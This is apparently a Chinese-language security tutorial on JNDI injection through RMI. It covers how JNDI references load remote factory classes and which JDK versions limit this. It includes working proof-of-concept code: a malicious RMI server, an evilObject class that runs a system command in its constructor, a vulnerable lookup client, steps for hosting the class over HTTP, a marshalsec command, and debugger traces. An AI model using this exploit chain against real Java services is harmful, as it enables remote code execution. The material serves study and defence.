`JNDI`定义了命名引用(Naming References), 简称引用(References). 其大致过程就是通过绑定一个引用, 将对象存储到命名服务或目录服务中, 命名管理器(Naming Manager)可以将引用解析为关联的原始对象. 引用由`Reference`类来表示, 它由地址(RefAddress)的有序列表和所引用对象的信息组成. 而每个地址包含了如何构造对应的对象的信息, 包括引用对象的`Java`类名, 以及用于创建对象的`object factory`类的名称和位置. `Reference`可以使用工厂来构造对象, 当使用`lookup`查找对象时, `Reference`将使用提供的工厂类加载地址来加载工厂类, 工厂类将构造出需要的对象, 可以从远程加载地址来加载工厂类. 示例代码如下:

```
Reference reference = new
Reference("refClassName","FactoryClassName",FactoryURL);
ReferenceWrapper wrapper = new ReferenceWrapper(reference);
ctx.bind("refObj", wrapper);
```

当有客户端通过`lookup("refObj")`获取远程对象时, 获得到一个`Reference`引用类, 客户端会首先去本地的`CLASSPATH`去寻找被标识为`refClassName`的类, 如果本地未找到的话, 则会去请求`http://example.com:12345/FactoryClassName.class`加载工厂类.

对于`JNDI`的攻击, 其攻击过程可以归纳为下图内容:




- ①: 攻击者为易受攻击的`JNDI`的`lookup`方法提供了`LDAP/RMI URL`.
- ②: 目标服务器连接到远端`LDAP/RMI`服务器, `LDAP/RMI`服务器返回恶意`JNDI`引用.
- ③: 目标服务器解码`JNDI`引用.
- ④: 从远端`LDAP/RMI`服务器获取`Factory`类.
- ⑤: 目标服务器实例化`Factory`类.
- ⑥: 执行恶意`exploit`.

对于`JNDI`注入, 在后续的`JDK`版本中对于`RMI/LDAP`两个攻击向量都做了默认情况的限制:

- JDK 5U45、6U45、7u21、8u121 开始 java.rmi.server.useCodebaseOnly 默认配置为 true

- JDK 6u132、7u122、8u113 开始 com.sun.jndi.rmi.object.trustURLCodebase 默认值为 false
- JDK 11.0.1、8u191、7u201、6u211 com.sun.jndi.ldap.object.trustURLCodebase 默认为 false



漏洞利用

RMI

通过 `RMI` 进行 `JNDI` 注入的步骤大致为:

- 攻击者构造恶意对象, 在其构造方法中加入恶意代码, 上传至服务器中等待远程加载.
- 构造恶意 RMI 服务器, bind 一个 ReferenceWrapper 对象, ReferenceWrapper 对象是一个 Reference 对象的封装.
- Reference 对象中包含了一个远程地址, 远程地址中可以加载恶意对象 class.
- JNDI 在 lookup 操作过程中会解析 Reference 对象, 远程加载恶意对象触发 exploit.

再来看看 `javax.naming.Reference` 中的构造方法:

- className: 远程加载时所使用的的类名.
- classFactory: 加载的 class 中需要实例化类的名称.
- classFactoryLocation: 提供 classes 数据的地址可以是 file/ftp/http 等协议.

```java
public Reference(String className, String factory, String factoryLocation) {
    this(className);
    classFactory = factory;
    classFactoryLocation = factoryLocation;
}
```

示例代码

- JNDIClient.java


```java
package org.h3rmesk1t.jndi.RMIAttack;

import javax.naming.Context;
import javax.naming.InitialContext;
import javax.naming.NamingException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/5 11:12 上午
 */
public class JNDIClient {

    public static void main(String[] args) throws NamingException {

        String url = "rmi://127.0.0.1:1099/reference";
        Context ctx = new InitialContext();
        ctx.lookup(url);
    }
}
```

- JNDIServer.java

```java
package org.h3rmesk1t.jndi.RMIAttack;

import com.sun.jndi.rmi.registry.ReferenceWrapper;

import javax.naming.Reference;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/7 6:09 上午
 */
public class JNDIServer {

    public static void main(String[] args) throws Exception {
        String className = "evilObject";
        String factoryName = "evilObject";
        String factoryLocationURL = "http://127.0.0.1:4444/";

        Registry registry = LocateRegistry.createRegistry(1099);
        Reference reference = new Reference(className, factoryName,
factoryLocationURL);
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);
        System.out.println("Binding 'referenceWrapper' to
'rmi://127.0.0.1:1099/reference'");
        registry.bind("reference", referenceWrapper);
    }
}
```

- evilObject.java

```
import java.io.IOException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/5 11:17 上午
 */
public class evilObject {

    public evilObject() {
        try {
            Runtime.getRuntime().exec("open -a Calculator");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```



```java
package org.h3rmesk1t.jndi.RMIAttack;

import javax.naming.Context;
import javax.naming.InitialContext;
import javax.naming.NamingException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/5 11:12 上午
 */
public class JNDIClient {

    public static void main(String[] args) throws NamingException {

        String url = "rmi://127.0.0.1:1099/reference";
        Context ctx = new InitialContext();
        ctx.lookup(url);
    }
}
```

```
Exception in thread "main" javax.naming.NamingException [Root exception is java.lang.ClassCastException: evilObject cannot be cast to javax.naming.spi.ObjectFactory]
    at com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:472)
    at com.sun.jndi.rmi.registry.RegistryContext.lookup(RegistryContext.java:124)
    at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
    at javax.naming.InitialContext.lookup(InitialContext.java:417)
    at org.h3rmesk1t.jndi.RMIAttack.JNDIClient.main(JNDIClient.java:17)
Caused by: java.lang.ClassCastException Create breakpoint : evilObject cannot be cast to javax.naming.spi.ObjectFactory
    at javax.naming.spi.NamingManager.getObjectFactoryFromReference(NamingManager.java:163)
    at javax.naming.spi.NamingManager.getObjectInstance(NamingManager.java:319)
    at com.sun.jndi.rmi.registry.RegistryContext.decodeObject(RegistryContext.java:464)
    ... 4 more

进程已结束，退出代码为 1
```

运行步骤:

- 编译恶意类文件: `javac evilObject`
- 在恶意类文件所在处起一个服务: `python3 -m http.server 4444`
- 运行`JNDIServer`
- 运行`JNDIClient`

注意事项:


- `evilObject.java`及其编译的文件放到其它目录下, 避免在当前目录中直接找到该类来成功实现命令执行
- `evilObject.java`文件不能申明包名, 声明后编译的`class`文件函数名称会加上包名从而不匹配
- 注意使用`java`版本, 复现时需要满足可用`jdk`版本

除了利用代码搭建一个`RMI`服务外, 可以直接使用现成的工具`marshalsec`起一个`RMI`服务:

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.RMIRefServer http://127.0.0.1:80/#testObject 7777
```


过程分析

在 `JNDIClient.java` 文件中的 `GenericURLContext#lookup` 方法处下断点.




```
public class JNDIClient {

    public static void main(String[] args) throws NamingException {   args: []

        String url = "rmi://127.0.0.1:1099/reference";   url: "rmi://127.0.0.1:1099/reference"
        Context ctx = new InitialContext();   ctx: InitialContext@493
        ctx.lookup(url);   url: "rmi://127.0.0.1:1099/reference"    ctx: InitialContext@493
    }
}
```

跟进 `GenericURLContext#lookup` 方法, 会进一步调用 `RegistryContext#lookup` 方法.



```
public Object lookup(String var1) throws NamingException {   var1: "rmi://127.0.0.1:1099/reference"
    ResolveResult var2 = this.getRootURLContext(var1, this.myEnv);   var1: "rmi://127.0.0.1:1099/reference
    Context var3 = (Context)var2.getResolvedObj();   var3 (slot_3): RegistryContext@707

    Object var4;
    try {
        var4 = var3.lookup(var2.getRemainingName());   var2 (slot_2): ResolveResult@706    var3 (slot_3): R
    } finally {
        var3.close();
    }

    return var4;
}
```

跟进 `RegistryContext#lookup` 方法, 这里通过调用 `this.registry.lookup` 获取到了 `ReferenceWrapper_Stub` 对象, 并与 `reference` 一起传入了 `this.decodeObject` 方法.




```
public Object lookup(Name var1) throws NamingException {   var1: "reference"
    if (var1.isEmpty()) {
        return new RegistryContext( var1: this);
    } else {
        Remote var2;   var2 (slot_2): ReferenceWrapper_Stub@952
        try {
            var2 = this.registry.lookup(var1.get(0));   registry: RegistryImpl_Stub@708
        } catch (NotBoundException var4) {...} catch (RemoteException var5) {...}

        return this.decodeObject(var2, var1.getPrefix(1));   var1: "reference"    var2 (slot_2): ReferenceWr
    }
}
```

```
lookup:124, RegistryContext (cc
lookup:205, GenericURLContext
lookup:417, InitialContext (javax
main:17, JNDIClient (org.h3rmes
```

```
> this = {RegistryContext@707}
  变量调试信息不可用
> var1 = {CompositeName@710} "reference"
> var2 (slot_2) = {ReferenceWrapper_Stub@952}
```

跟进 `RegistryContext#decodeObject` 方法, 检测 `var1` 是否是 `RemoteReference` 的实例, 是的话则通过 `getReference` 方法获取 `Reference` 对象.




```
private Object decodeObject(Remote var1, Name var2) throws NamingException {   var1: ReferenceWrapper_Stub@9
    try {
        Object var3 = var1 instanceof RemoteReference ? ((RemoteReference)var1).getReference() : var1;   var
        return NamingManager.getObjectInstance(var3, var2, nameCtx: this, this.environment);   var2: "refere
    } catch (NamingException var5) {...} catch (RemoteException var6) {...} catch (Exception var7) {...}
}
```


decodeObject:464, RegistryCon
lookup:124, RegistryContext (cc
lookup:205, GenericURLContext
lookup:417, InitialContext (javax
main:17, JNDIClient (org.h3rmes

this = {RegistryContext@707}
变量调试信息不可用
var1 = {ReferenceWrapper_Stub@952}
var2 = {CompositeName@957} "reference"
var3 (slot_3) = {Reference@963} "Reference Class Name: evilObject\n" ...(显示)

